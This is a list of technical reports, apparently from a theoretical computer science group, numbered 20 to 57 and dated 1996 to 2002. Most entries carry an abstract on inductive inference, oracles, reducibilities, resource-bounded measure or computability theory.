Abstract. A learner noisily infers a function or set, if every correct item is presented infinitely often while in addition some incorrect data ("noise") is presented a finite number of times. It is shown that learning from a noisy informant is equal to finite learning with K-oracle from a usual informant. This result has several variants for learning from text and using different oracles. Furthermore, partial identification of all r.e. sets can cope also with noisy input.

---

20 F. STEPHAN:
Learning via Queries and Oracles
April 1996, 17 pages
Download Postscript-File

Abstract. Inductive inference considers two types of queries: Queries to a teacher about the function to be learned and queries to a non-recursive oracle. This paper combines these two types --- it considers three basic models of queries to a teacher (QEX[Succ], QEX[<] and QEX[+]) together with membership queries to some oracle. The results for each of these three models of query-inference are the same: If an oracle is omniscient for query-inference then it is already omniscient for EX. There is an oracle of trivial EX-degree, which allows nontrivial query-inference. Furthermore, queries to a teacher can not overcome differences between oracles and the query-inference degrees are a proper refinement of the EX-degrees. In the case of finite learning, the query-inference degrees coincide with the Turing degrees. Furthermore oracles can not close the gap between the different types of queries to a teacher.

---

22 K. AMBOS-SPIES, E. MAYORDOMO:
Resource-Bounded Measure and Randomness
August 1996, 52 pages
Download Postscript-File

Abstract. We survey recent results on resource-bounded measure and randomness in structural complexity theory. In particular, we discuss applications of these concepts to the exponential time complexity classes $\mbbe$ and $\mbbe_2$. Moreover, we treat time-bounded genericity and stochasticity concepts which are weaker than time-bounded randomness but which suffice for many of the applications in complexity theory.

---

23 B. BORCHERT, F. STEPHAN:
Looking for an Analogue of Rice's Theorem in Complexity Theory
November 1996, 14 pages
Download Postscript-File

Abstract. Rice's Theorem says that every nontrivial semantic property of programs is undecidable. It this spirit we show the following: Every nontrivial absolute (gap, relative) counting property of circuits is UP-hard with respect to polynomial-time Turing reductions.

---

24 W. MERKLE:
Exact Pairs for Abstract Bounded Reducibilities
November 1996, 20 pages
Download Postscript-File

Abstract. In an attempt to give a unified account of common properties of various resource bounded reducibilities, we introduce conditions on a binary relation \le_{r} between subsets of the natural numbers where \le_{r} is meant as a resource bounded reducibility. The conditions are a formalization of basic features shared by most resource bounded reducibilities which can be found in the literature. As our main technical result, we show that these conditions imply a result about exact pairs which has been previously shown by Ambos-Spies in a setting of polynomial time bounds: given some recursively presentable \le_{r}-ideal \cal{I} and some recursive \le_{r}-hard set B for \cal{I} which is not contained in \cal{I}, there is some recursive set C where B and C are an exact pair for \cal{I}, that is, \cal{I} is equal to the intersection of the lower \le_{r}-cones of B and C where C is not in \cal{I}. In particular, if the relation \le_{r} is in addition transitive and there are least sets, then every recursive set which is not in the least degree is half of a minimal pair of recursive sets.

---

25 F. STEPHAN:
On One-Sided Versus Two-Sided Classification
December 1996, 26 pages
Download Postscript-File

Abstract. One-sided classifiers are computable devices which read the characteristic function of a set and output a sequence of guesses which converges to 1 iff the set on the input belongs to the given class. Such a classifier is two-sided if the sequence of its output in addition converges to 0 on sets not belonging to the class. The present work obtains the below mentioned results for one-sided classes (= Σ^0_2 classes) w.r.t.\ four areas: Turing complexity, 1-reductions, index sets and measure. There are one-sided classes which are not two-sided. This can have two reasons: (1) the class has only high Turing complexity. Then there are some oracles which allow to construct noncomputable two-sided classifiers. (2) The class is difficult because of some topological constraints and then there are also no nonrecursive two-sided classifiers. For case (1), several results are obtained to localize the Turing complexity of certain types of one-sided sets. The concepts of 1-reduction, 1-completeness and simple sets is transferred to one-sided classes: There are 1-complete classes and simple classes, but no class is at the same time 1-complete and simple. The one-sided classes have a natural numbering. Most of the common index sets relative to this numbering have the high complexity Π^1_1: the index sets of the class $\{0,1\}^{\infty}$, the index set of the equality problem and the index set of all two-sided classes. On the other side the index set of the empty class has complexity Π^0_2; Π^0_2 and Σ^0_2 are the least complexities any non-trivial index set can have. Any one-sided class is measurable. It is shown that a one-sided class has effective measure 0 if it has measure 0, but that there are one-sided classes having measure 1 without having measure 1 effectively. The measure of a two-sided class can be computed in the limit.

26 S. KAUFMANN, F. STEPHAN:
Robust Learning with Infinite Additional Information
December 1996, 18 pages
Download Postscript-File

Abstract. The present work investigates Gold style algorithmic learning from input-output examples whereby the learner has access to oracles as additional information. Furthermore this access has to be robust, that means that a single learning algorithm has to succeed with every oracle which meets a given specification. The first main result considers oracles of the same Turing degree: Robust learning with any oracle from a given degree does not achieve more than learning without any additional information. The further work considers learning from function oracles which describe the whole class of functions to be learned in one of the following four ways: the oracle is a list of all functions in this class or a predictor for this class or a one-sided classifier accepting just the functions in this class or a martingale succeeding on this class. It is shown that for learning in the limit (Ex), lists are the most powerful additional information, the powers of predictors and classifiers are incomparable and martingales are of no help at all. Similar results are obtained for the criteria of predicting the next value, finite, Popperian and finite Popperian learning. Lists are omniscient for the criterion of predicting the next value but some classes can not be Ex-learned with any of these types of additional information. The class REC of all recursive functions is Ex-learnable with the help of a list, a predictor or a classifier.

27 W. MERKLE:
Structural Properties of Bounded Relations with an Application to NP Optimization Problems
December 1996, 16 pages
Download Postscript-File

Abstract. We introduce the notion bounded relation which comprises most resource bounded reducibilities to be found in the literature, including non-uniform reducibilities such as $\le ^ {{\cal P}/poly}$. We state conditions on bounded relations which imply that every countable partial ordering can be embedded into every proper interval of the recursive sets, respectively functions. As corollaries, e obtain that every countable partial ordering can be embedded into every proper interval of $(REC,\le^{{\cal P}/poly}$, as well as into every proper interval between two maximization, respectively two minimization problems in the structures $(NPO, \le_E)$ and $(NPO,\le_L)$. We derive the results on the two latter structures by first representing maximization and minimization problems, respectively, by functions in $\omega^ \omega$, then showing that the reducibilities induced on $\omega^\omeg$ by the relations $\le_L $ and $\le_E$ satisfy our assumptions. For these relations, we show further that the result about partial order embeddings extends to lattice embeddings of arbitrary countable distributive lattices where in addition the least or the greatest element of the lattice can be preserved. Among other corollaries, we obtain from the result on lattice embedding that every non-trivial $\cal NP$ optimization problem bounds a minimal pair.

28 K. AMBOS-SPIES, J. REIMANN:
Effective Baire Category Concepts
March 1997, 17 pages
Download Postscript-File

Abstract. Mehlhorn (1973) introduced an effective Baire category concept designed for measuring the size of classes of computable sets. This concept is based on effective extension functions. By considering partial extension functions, we introduce a stronger concept. Similar resource-bounded concepts have been previously introduced by Ambos-Spies et al. (1988) and Ambos-Spies (1996). By defining a new variant of the Banach-Mazur game, we give a game theoretical characterization of our category concept.

---

29 F. STEPHAN:
On the Structures Inside Truth-Table Degrees
October 1997, 42 pages
Download Postscript-File

Abstract. The following theorems on the structure inside nonrecursive truth-table degrees are established: D\"egtev's result that the number of bounded truth-table degrees inside a truth-table degree is at least two is improved by showing that this number is infinite. There are even infinite chains and antichains of bounded truth-table degrees inside the truth-table degrees which implies an affirmative answer to a question of Jockusch whether every truth-table degree contains an infinite antichain of many-one degrees. Some but not all truth-table degrees have a least bounded truth-table degree. The technique to construct such a degree is used to solve an open problem of Beigel, Gasarch and Owings: there are Turing degrees (constructed as hyperimmune-free truth-table degrees) which consist only of 2-subjective sets and do therefore not contain any objective set. Furthermore a truth-table degree consisting of three positive degrees is constructed where one positive degree consists of enumerable semirecursive sets, one of co-enumerable semirecursive sets and one of sets, which are neither enumerable nor co-enumerable nor semirecursive. So Jockusch's result that there are at least three positive degrees inside a truth-table degree is optimal. The number of positive degrees inside a truth-table degree can also be some other odd integers as for example nineteen, but it is never an even finite number.

---

30 K. AMBOS-SPIES, L. BENTZIEN:
Separating NP-Completeness Notions under Strong Hypotheses
November 1997, 29 pages
Download Postscript-File

Abstract. Lutz[16] proposed the study of the structure of the class NP=NTIME(poly) under the hypothesis that NP does not have p-measure 0 (with respect to Lutz's resource bounded measure [15]). Lutz and Mayordomo [18] showed that, under this hypothesis, NP-m-completeness and NP-T-completeness differ, and they conjectured that further NP-completeness notions can be separated. Here we prove this conjecture for the bounded-query reducibilities. In fact we consider a new weaker hypothesis, namely the assumption that NP is not p-meager with respect to the resource bounded Baire category concept of Ambos-Spies et al. [2]. We show that this category hypothesis is sufficient to get:
(i) For k>=2, NP-btt(k)-completeness is stronger than NP-btt(k+1)-completeness.
(ii) For k>=1, NP-bT(k)-completeness is stronger thanNP-bT(k+1)-completeness.
(iii) For every k^k-2, NP-bT(k-1)-completeness is not implied by NP-btt(k+1)-completeness and NP-btt(2^k-2)-completeness is not implied by NP-bT(k)-completeness.
(iv) NP-btt-completeness is stronger than NP-tt-completeness.

31 A.S. MOROZOV:
On Recovering Turing Degrees from Quotients of their Permutation Groups
February 1998, 25 pages
Download Postscript-File

Abstract. We study the interplay between Turing degrees $\bd$ and nontrivial factors of groups of all $\bd$--recursive permutations. We prove that the isomorphism type of any such factor group completely determines the degree $\bd$ and describe the definability of Turing degrees by elementary properties of these groups.
We reduce the study of elementary properties of these groups to the study of properties of degrees, being considered as classes of sets, in the first order language of arithmetics with added unary predicate.

32 W. GASARCH, F. STEPHAN:
A Techniques-Oriented Survey of Bounded Queries
March 1998, 40 pages
Download Postscript-File

Abstract. The present work gives an overview on the field of Bounded Queries including the subfields of frequency computation and verboseness. The main topic is finding quantitative notions for the complexity of non-recursive sets in terms of the local complexity of computing the n-fold characteristic function. This work presents in particular the various proof methods popular in this field.

33 W. MERKLE:
Lattice Embeddings for Abstract Bounded Reducibilities
April 1998, 92 pages
Download Postscript-File

Abstract. We give an abstract account of resource bounded reducibilities as exemplified by the polynomial time or logarithmically space bounded reudcibilities of Turing, truth-table, and many one type. We introduce a small set of axioms which are satisfied for most of the specific resource bounded reducibilities which appear in the literature. Some of the axioms are of a more algebraic nature, such as the requirement that the reducibility under consideration is a reflexive relation, while others are formulated in terms of recursion theory and for example are related to delayed computations of arbitrary recursive sets. We discuss basic consequences of these axioms and their relation to previous axiomatic approaches by Mehlhorn [31], Schmidt [41], Mueller [37], and, in a context of relativized Blum measure, by Lynch et al. [26]. As main technical result we show that for every reducibility which satisfies our axioms, every countable distributive lattice can be embedded into every proper interval of the structure induced on the recursive sets. This result extends a corresponding result for polynomial time bounded reducibilities due to Ambos-Spies [1], as well as work by Mehlhorn [31]. Mehlhorn shows from an apparently more restricitve set of assumptions that the recursive sets form a dense structure and claims that in fact every countable partial ordering can be embedded into every proper interval of the recusive sets.

34 F. STEPHAN, Y. VENTSOV:
Learning Algebraic Structures from Text
July 1998, 48 pages
Download Postscript-File

Abstract. The present work investigates the learnability of classes of substructures of some algebraic structure: submonoids and subgroups of some given group, ideals of some given commutative ring, subfields of a vector space. The learner sees all positive data but no negative one and converges to a program enumerating or computing the set to be learned. Besides semantical (BC) and syntactical (Ex) convergence also the more restrictive ordinal bounds on the number of mind changes are considered. The following is shown:
(a) Learnability depends much on the amount of semantic knowledge given at the synthesis of the learner where this knowledge is represented by programs for the algebraic operations, codes for prominent elements of the algebraic structure (like 0 and 1 in fields) and certain parameters (like the dimension of finite dimensional vector spaces). For several natural examples good knowledge of the semantics may enable to keep ordinal mind change bounds while restricted knowledge may either allow only BC-convergence or even not permit learnability at all.
(b) The class of all ideals of a recursive Noetherian ring is BC-learnable iff the ring is Noetherian. Furthermore, one has either only a BC-learner outputting enumerable indices or one can already get an Ex-learner converging to decision procedures and respecting an ordinal bound on the number of mind changes. The ring is Artinian iff the ideals can be Ex-learned with a constant bound on the number of mind changes, this constant is the length of the ring. Ex-learnability depends not only on the ring but also on the representation of the ring. Polynomial rings over the field of rationals with n variables have exactly the ordinal mind change bound~$ \omega^n$ in the standard representation. Similar results can be established for unars. Noetherian unars with one functioncan be learned with an ordinal mind change bound $a \omega $ for some~a.

---

35 A. NIES:
Coding Methods in Computability Theory and Complexity Theory
Habilitationsschrift, January 1998, 106 pages
Download Postscript-File

---

36 A. MOROZOV:
Groups of Sigma-permuations of Admissible Ordinals
July 1998, 20 pages
Download Postscript-File

Abstract. We consider the groups of Sigma-presentable permutations of recursively listed locally countable admissible sets. We prove that such groups are not Sigma-presentable over their admissible sets, prove all their automorphisms to be inner, and describe the normal structure of these groups.

---

37 A. MOROZOV:
On Sigma-definability of admissible sets
July 1998, 22 pages
Download Postscript-File

Abstract. We suggest a notion of Sigma-definability of an admissible set in another admissible set, prove the correctness of this notion, and give the group-theoretic criterion of Sigma-definability of one admissible set in another, for some class of admissible sets. Considering an admissible set as some computational capacity, we can say that the groups introduced in the paper as invariants are uniform measures of the computational power for admissible sets. We also prove one result on definability over the constructive part of an admissible set.

---

38 K. AMBOS-SPIES:
A Note on Recursively Approximable Real Numbers
July 1998, 7 pages
Download Postscript-File

Abstract. In [1] Weihrauch and Zheng compare some notions of recursively approximable real numbers. Their two main results - stated in the terminology of [1] - are: There is a weakly computable real number which is not semi-computable, and there is a recursively enumerable real number which is not weakly computable. In [1] these theorems are directly proved by finite-injury arguments, where the proof of the first result uses the observation that the real corresponding to a d-r.e. set is weakly comutable. Here, by further exploring the relations between the computability properties of a real number and the location of the corresponding set in the difference hierarchy over the r.e. sets, we show that the two main results in [1] can be obtained from theorems on the r.e., d-r.e., and omega-r.e. degrees in the literature.

---

39 F. STEPHAN, S.A. TERWIJN:
The Complexity of Universal Text-Learners
October 1998, 18 pages
Download Postscript-File

Abstract. The present work deals with language learning from text. It considers universal learners for classes of languages in models of additional information and analyzes their complexity in terms of Turing-degrees. The following is shown: If the additional information is given by a set containing at least one index for each language from the class to be learned but no index for any language outside the class then there is a universal learner having the same Turing degree as the inclusion problem for recursively enumerable sets. This result is optimal in the sense that any further learner has the same or higher Turing degree. If the additional information is given by the index set of the class of languages to be learned then there is a computable universal learner. Furthermore, if the additional information is presented as an upper bound on the size of some grammar that generates the language then a high oracle is necessary and sufficient. Finally, it is shown that for the concepts of finite learning and learning from good examples, the index set of the class to be learned gives insufficient information: these criteria need due to the restrictive convergence-constraints the jump of the index set instead of the index set itself. So they have infinite access to the information of the index set in finite time.

---

40 J. CASE, S. JAIN, S. KAUFMANN, A. SHARMA, F. STEPHAN:
Predictive Learning Models for Concept Drift
November 1998, 26 pages
Download Postscript-File

Abstract. Concept drift means that the concept about which data is obtained may shift from time to time, each time after some minimum permanence. Except for this minimum permanence, the concept shifts may not have to satisfy any further requirements and may occur infinitely often. Within this work is studied to what extent it is still possible to predict or learn values for a data sequence produced by drifting concepts. Various ways to measure the quality of such predictions, including martingale betting strategies and density and frequency of correctness, are introduced and compared with one another. For each of these measures of prediction quality, for some interesting concrete classes, usefully established are (nearly) optimal bounds on permanence for attaining learnability. The concrete classes, from which the drifting concepts are selected, include regular languages accepted by finite automata of bounded size, polynomials of bounded degree, and exponentially growing sequences defined by recurrence relations of bounded size. Some important, restricted cases of drifts are also studied, for example, the case where the intervals of permanence are computable. In the case where the concepts shift only among finitely many possibilities from certain infinite, arguably practical classes, the learning algorithms can be considerably improved.

---

41 K. AMBOS-SPIES, L. BENTZIEN, P. A. FEJER, W. MERKLE, F. STEPHAN:
Collapsing Polynomial-Time Degrees
March 1999, 24 pages
Download Postscript-File

Abstract. For reducibilities r and s such that r is weaker than s, we say that the r-degree of A, i. e., the class of sets which are r-equivalent to A, collapses to the s-degree of A if both degrees coincide. We investigate for the polynomial-time bounded many-one, bounded truth-table, truth-table, and Turing reducibilities whether and under which conditions such collapses can occur. While we show that such collapses do not occur for sets which are hard for exponential time, we have been able to construct a recursive set such that its bounded truth-table degree collapses to its many-one degree. The question whether there is a set such that its Turing degree collapses to its many-one degree is still open; however, we show that such a set - if it exists - must be recursive.

---

42 W. MERKLE, Y. WANG:
Separation by Random Oracles and Almost Classes for Generalized Reducibilities
March 1999, 22 pages
Download Postscript-File

Abstract. Let C be the class of all sets (of natural numbers) and let $\le_r$ and $\le_s$ be two binary relations on C which are meant as reducibilities. Let both relations be closed under finite variation (of their set arguments) and consider the uniform distribution on C, which is obtained by choosing elements of C by independent tosses of a fair coin. Then we might ask for the probability that the lower $\le_r$-cone of a randomly chosen set X, that is, the class of all sets A with $A \le_r X$, differs from the lower $\le_s$-cone of X. By closure under finite variation, the Kolmogorov 0-1 law yields immediately that this probability is either 0 or 1; in case it is 1, the relations are said to be separable by random oracles. Again by closure under finite variation, for every given set A, the probability that a randomly chosen set X is in the upper cone of A w.r.t. $ \le_r$ is either 0 or 1. Let $Almost_r$ be the class of sets for which the upper cone w.r.t. $\le_r$ has measure 1. In the following, results about separations by random oracles and about Almost classes are obtained in the context of generalized reducibilities, that is, for binary relations on C

which can be defined by a countable set of total continuous functionals on C in the same way as the usual resource bounded reducibilities are defined by an enumeration of appropriate oracle Turing machines. The concept of generalized reducibility comprises all natural resource bounded reducibilities, but is more general; in particular, it does not involve any kind of specific machine model or even effectivity. The results on generalized reducibilities yields corollaries about specific resource bounded reducibilities, including several results which have been shown previously in the setting of time or space bounded Turing machine computations.

---

43 B. BORCHERT, R. SILVESTRI:
Dot Operators
April 1999, 18 pages
Download Postscript-File

Abstract. Well-known examples of dot operators are the existential, the counting, and the BP-operator. We will generalize this notion of a dot operator so that every language A will determine an operator A dot. In fact we will introduce the more general notion of promise dot operators for which the BP-operator is an example. Dot operators are a refinement of the leaf language concept because the class determined by a leaf language A equals A dot P. Moreover we are able to represent not only classes but reducibilities, in fact most of the known polynomial-time reducibilities can be represented by dot operators. We show that two languages determine the same dot operator if and only if they are reducible to each other by polylog-time computable monotone projections.

---

44 K. AMBOS-SPIES, B. BORCHERT, W. MERKLE, J. REIMANN, F. STEPHAN:
38. Workshop über Komplexitätstheorie, Datenstrukturen und effiziente Algorithmen
June 1999, 12 pages
Download Postscript-File

Abstract. The report contains the program and 10 research abstracts of talks given on that workshop.

---

45 K. HO, F. STEPHAN:
Simple sets and strong reducibilities
October 1999, 25 pages
Download Postscript-File

Abstract. We study connections between strong reducibilities and properties of computably enumerable sets such as simplicity. We call a class S of computably enumerable sets bounded iff there is an m-incomplete computably enumerable set A such that every set in S is m-reducible to A. For example, we show that the class of effectively simple sets is bounded; but the class of maximal sets is not. Furthermore, the class of computably enumerable sets Turing reducible to a computably enumerable set B is bounded iff B is low2. For r = bwtt, tt, wtt and T, there is a bounded class intersecting every computably enumerable r-degree; for r = c, d and p, no such class exists.

---

46 F. STEPHAN:
Degrees of Computing and Learning
Habilitationsschrift, November 1999, 163 pages
Download Postscript-File

Abstract. The present work focuses on oracles, in particular on computation and learning with the help of an oracle. Oracles allow the analysis of the difficulty of learning and computing problems. For example, the difficulty to check whether an enumerable set W given by its index e is infinite needs an oracle capable to compute the halting problem relative to the halting problem K. In learning theory, Adleman and Blum (AB91) showed that exactly the high oracles allow to Ex-learn the class REC of all total recursive functions. Also the difference between learning models has been analyzed in terms of the oracles necessary to make a problem S learnable with respect to some more pretentious Model 2 provided that the S is already learnable without the help of any oracle with respect to a less pretentious Model 1. The usefulness of the oracles with respect to a computation or learning task induces canonically a degree-structure on the oracles. Such degree-structures are research topics in their own right and there are numerous results on the degree-structures induced by computing (mostly on Turing, enumeration and many-one degrees). The present work (in particular in Chapter 2) gives an overview on the results about the degree-structures induced by learning.
For Turing reducibility, the question whether B is at least as powerful than A is equivalent to the question whether A can be computed relative to B, whence in this setting, degrees and their closures downward are always countable. In learning, an oracle B might be more powerful than A without giving any possibility to compute A relative to B, even in the limit. For example, Ex-learning has one uncountably infinite degree, namely the one of those oracles which allow to Ex-learn all classes of recursive functions. The structure of Ex-degrees is coarser than that of the Turing degrees. Only very restricted learning models like finite learning (Fin) generate the same degree-structure as the Turing reducibility.
Chapters 3 combines the notions of queries to oracles and of queries to teachers. Such a teacher answers questions --- posed in a specific query language --- on the function f to be learned. So the learner has more data on f as in the standard case. This extra-knowledge can sometimes be non-trivially combined with an oracle: There is an oracle A of trivial Ex-degree, which together with a teacher can learn a class S which can neither be learned from the oracle A alone nor from the teacher alone (Theorem 3.3.5).
An important research topic is the question to which extent errors and false information in the data-stream disturb learning. Many models of noisy data have the disadvantage that the disturbances do not only make learning difficult but do also permit identical data-streams for different concepts. Chapter 4 proposes a popular concept of noise which solves this problem: the basic idea is that each correct data-item occurs infinitely often while each incorrect one occurs only finitely often. Although each single item can be false, the data-stream as a whole determines which items are correct and which incorrect so that the function to be learned is uniquely determined by the data-stream. The central result is that Ex-learning functions from such data has a nice characterization in terms of learning with oracles: S is Ex-learnable from noisy data iff S is finitely learnable from noise-free data with the help of the oracle K.
The topic of Chapters 5 and 6 is the learning of sets and functions with infinite additional information. In both cases, the additional information is required to describe the whole class of languages to be learned and it must not be specific for a single set or function in S. Chapter 5 deals with various types of index-sets for classes of languages: if a set B contains for every language in S some index but no indices for languages outside S then a learner with a Turing degree which can solve the halting problem relative to the halting problem K can learn S with access to this oracle B. Such a learner is even class-independent since it works for every principally learnable S when the corresponding B is supplied. If B is an index-set in the classical sense, that is, if B contains exactly the indices e of the sets in S, then the learner can even be chosen to be recursive. In Chapter 5 it was required that the algorithm is universal in the sense that it worked for every S which is principally learnable, that is, learnable relative to some oracle. In contrast to this, the setting investigated in Chapter 6 permits that the algorithms are specific for the class S to be learned. However, the algorithms still have to be robust in the sense that they

succeed with every oracle meeting the specification. Degree-theoretic descriptions of the oracle do not help much: if the learning-algorithm must be able to learn S with every oracle from a given m-degree then one can learn S even without an oracle. In contrast to this, syntactic descriptions of the class S turn out to be more helpful. The most powerful tools are lists of the functions in S. The considered syntactic descriptions are related to learning criteria, whence Chapter 6 is also some kind of study to which extent it is possible to translate learners of one type (represented by the oracle) uniformly into learners of an other type (represented by the learning algorithm using the oracle).
Classification is related to learning in the sense that, like a learner, a classifier reads the characteristic function of a given set A as a learner but converges only to 1 in the case that A is in the class S to be classified or converges to 0 in the case that A is not in the class S. This notion of two-sided classification can also be weakened to one-sided classification where the classifier on sets outside the class only outputs infinitely often a 0 without being required to converge to 0. Chapter 7 analyzes the relations between these two notions and the question, which oracles enable to transform a given one-sided classifier into a two-sided one.
While the preceding chapters focus on degree-structures more general than that of the Turing reducibility, Chapter 8 investigates the structures induced by stronger reducibility notions, mainly by those of truth-table reducibility and its even more restrictive variants. The central question is whether there are always infinitely many positive and bounded truth-table degrees inside a truth-table degree. Degtev (1973) showed that the number of bounded truth-table degrees inside a truth-table degree is at least 2. This result is improved by showing that this number in fact is always infinite. Moreover, there are infinite chains and antichains of bounded truth-table degrees inside every truth-table degree. The latter implies an affirmative answer to a question of Jockusch (1969) whether every truth-table degree contains an infinite antichain of many-one degrees. Some but not all truth-table degrees have a least bounded truth-table degree. The technique to construct such a degree is used to solve an open problem of Beigel, Gasarch and Owings (1989): There are Turing degrees (constructed as hyperimmune-free truth-table degrees) which consist only of 2-subjective sets and do therefore not contain any objective set. Furthermore, a truth-table degree consisting of three positive degrees is constructed where one positive degree consists of enumerable semirecursive sets, one of coenumerable semirecursive sets and one of sets, which are neither enumerable nor coenumerable nor semirecursive. So Jockusch's result that there are at least three positive degrees inside a truth-table degree is optimal. The number of positive degrees inside a truth-table degree can also be some other odd integers as for example nineteen, but it is never an even finite number.

---

47 K. AMBOS-SPIES, A. KUCERA:
Randomness in Computability Theory
February 2000, 15 pages
Download Postscript-File

Abstract. We discuss some aspects of algorithmic randomness and state some open problems in this area. The first part is devoted to the question "What is a computably random sequence?" Here we survey some of the approaches to algorithmic randomness and address some questions on these concepts. In the second part we look at the Turing degrees of Martin-Löf random sets. Finally, in the third part we deal with relativized randomness. Here we look at oracles which do not change randomness.

---

48 K. AMBOS-SPIES, W. MERKLE, J. REIMANN, S.A. TERWIJN:
Almost Complete Sets
June 2000, 18 pages
Download Postscript-File

Abstract. We show that there is a set which is almost complete but not complete under polynomial-time many-one (p-m) reductions for the class **E** of sets computable in deterministic time 2^{lin}. Here a set A in a complexity class C is almost complete for C under some reducibility r if the class of the problems in C which do not r-reduce to A has measure 0 in C in the sense of Lutz's resource-bounded measure theory. We also show that the almost complete sets for **E** under polynomial-time bounded one-one length-increasing reductions and truth-table reductions of norm 1 coincide with the almost p-m-complete sets for **E**. Moreover, we obtain similar results for the class **EXP** of sets computable in deterministic time 2^{poly}.

---

49 E. MARTIN, A. SHARMA, F. STEPHAN:
Learning Power and Language Expressiveness
July 2000, 19 pages
Download Postscript-File

Abstract. The topic of the present work is to study the relationship between the power of the learning algorithms on the one hand, and the expressive power of the logical language which is used to represent the problems to be learned on the other hand. The central question is whether enriching the language results in more learning power. In order to make the question relevant and nontrivial, it is required that both texts (sequences of data) and hypotheses (guesses) be translatable from the ``rich'' language into the ``poor'' one.
The issue is considered for several logical languages suitable to describe structures whose domain is the set of natural numbers. It is shown that enriching the language does not give any advantage for those languages which define a monadic second-order language being decidable in the following sense: there is a fixed interpretation in the structure of natural numbers such that the set of sentences of this extended language true in that structure is decidable. But enriching the original language even by only one constant gives an advantage if this language contains a binary function symbol (which will be interpreted as addition).
Furthermore, it is shown that behaviourally correct learning has exactly the same power as learning in the limit for those languages which define a monadic second-order language with the property given above, but has more power in case of languages containing a binary function symbol. Adding the natural requirement that the set of all structures to be learned is recursively enumerable, it is shown that it pays off to enrich the language of arithmetics for both finite learning and learning in the limit, but it does not pay off to enrich the language for behaviourally correct learning.

---

50 K. AMBOS-SPIES, J. REIMANN (Hg.):
Workshop Computability and Models, Heidelberg, 18.-20. Januar 2001
January 2001
Download Postscript-File

Abstract. The report contains program, abstracts, and the list of participants of the Workshop Computability and Models, which was held at Heidelberg, 18.-20. Januar 2001.

---

51 S. JAIN, F. STEPHAN:
Learning How to Separate
January 2001, 24 pages
Download Postscript-File

Abstract. The main question addressed in the present work is how to find effectively a recursive function separating two sets drawn arbitrarily from a given collection of disjoint sets. In particular, it is investigated in which cases it is possible to satisfy the following additional constraints: confidence where the learner converges on all data-sequences; conservativeness where the learner abandons only definitely wrong hypotheses; consistency where also every intermediate hypothesis is consistent with the data seen so far; set-driven learners whose hypotheses are independent of the order and the number of repetitions of the data-items supplied; learners where either the last or even all hypotheses are programs of total recursive functions. The present work gives an overview of the relations between these notions and succeeds to answer many questions by finding ways to carry over the corresponding results from other scenarios within inductive inference. Nevertheless, the relations between conservativeness and set-driven inference needed a novel approach which enabled to show the following two major results:
(1) There is a class for which recursive separators can be found in a confident and set-driven way, but no conservative learner finds a (not necessarily total) separator for this class.
(2) There is a class for which recursive separators can be found in a confident and conservative way, but no set-driven learner finds a (not necessarily total) separator for this class.

---

52 W. MERKLE, F. STEPHAN:
Refuting Learning Revisited
April 2001, 29 pages
Download Postscript-File

Abstract. We consider, within the framework of inductive inference, the concept of refuting learning as introduced by Mukouchi and Arikawa, where the learner is not only required to learn all concepts in a given class but also has to explicitly refute concepts outside the class.
In the first part of the paper, we consider learning from text and introduce a concept of limit-refuting learning that is intermediate between refuting learning and reliable learning. We give characterizations for these concepts and show some results about their relative strength and their relation to confident learning.
In the second part of the paper we consider learning from texts that for some k contain all positive Π_k-formulae that are valid in the standard structure determined by the set to be learned. In this model, the following results are shown. For the language with successor, any countable axiomatizable class can be limit-refuting learned from Π_1-texts. For the language with successor and order, any countable axiomatizable class can be reliably learned from Π_1-texts and can be limit-refuting learned from Π_2-texts, whereas the axiomatizable class of all finite sets cannot be limit-refuting learned from Π_1-texts. For the full language of arithmetic, which contains in addition plus and times, for any even k there is an axiomatizable class that can be limit-refuting learned from Π_{k+2}-texts but not from Π_{k}-texts. A similar result with k+3 in place of k+2 holds with respect to the language of Presburger's arithmetic.

---

53 S. JAIN, F. STEPHAN:
A Tour of Robust Learning
October 2001, 27 pages
Download Postscript-File

Abstract. Barzdins conjectured that only recursively enumerable classes of functions can be learned robustly. This conjecture, which was finally refuted by Falk, initiated the study of notions of robust learning. The present work surveys research on robust learning and focusses on the recently introduced variants of uniformly robust and hyperrobust learning. Proofs are included for the (already konwn) results that uniformly robust Ex-learning is more restictive than robust Ex-learning, that uniformly robustly Ex-learnable classes are consistently learnable, that hyperrobustly Ex-learnable classes are in Num and that some hyperrobustly BC-learnable class is not in Num.

---

54 S. JAIN, F. STEPHAN, S.A. TERWIJN:
Counting Extensional Differences in BC-Learning
April 2002, 17 pages
Download Postscript-File

Abstract. Let BC be the model of behaviourally correct function learning as introduced by Barzdins and Case and Smith. We introduce a mind change hierarchy for BC, counting the number of extensional differences in the hypotheses of a learner. We compare the resulting models BC_n to models from the literature and discuss confidence, team learning, and finitely defective hypotheses. Among other things, we prove that there is a tradeoff between the number of semantic mind changes and the number of anomalies in the hypotheses. We also discuss consequences for language learning. In particular we show that, in contrast to the case of function learning, the family of classes that are confidently BC-learnable from text is not closed under finite unions.

---

55 V.S. HARIZANOV, F. STEPHAN:
On the Learnability of Vector Spaces
October 2002, 21 pages
Download Postscript-File

Abstract. The central topic of the paper is the learnability of the recursively enumerable subspaces of $V_{\infty }/V$, where $V_{\infty }$ is the standard recursive vector space over the rationals with countably infinite dimension, and V is a given recursively enumerable subspace of $V_{\infty }$. It is shown that certain types of vector spaces can be characterized in terms of learnability properties: $V_{\infty }/V$ is behaviourally correct learnable from text iff V is finite dimensional, $V_{\infty }/V$ is behaviourally correct learnable from switching the type of information iff V is finite dimensional, 0-thin, or 1-thin. On the other hand, learnability from informant does not correspond to similar algebraic properties of a given space. There are 0-thin spaces W_{1} and W_{2} such that W_{1} is not explanatorily learnable from informant and the infinite product $(W_{1})^{\infty }$ is not behaviourally correct learnable, while W_{2} and the infinite product $(W_{2})^{\infty }$ are both explanatorily learnable from informant.

---

56 S. JAIN, F. STEPHAN:
Learning by Switching Type of Information
October 2002, 19 pages
Download Postscript-File

Abstract. The present work is dedicated to the study of modes of data-presentation in the range between text and informant within the framework of inductive inference. In this study, the learner alternatingly requests sequences of positive and negative data. We define various formalizations of valid data presentations in such a scenario. We resolve the relationships between these different formalizations, and show that one of these is equivalent to learning from informant. We also show a hierarchy formed (for each of the formalizations studied) by considering the number of switches between requests for positive and negative data.

---

57 W. MERKLE, F. STEPHAN:
Trees and Learning
October 2002, 20 pages
Download Postscript-File

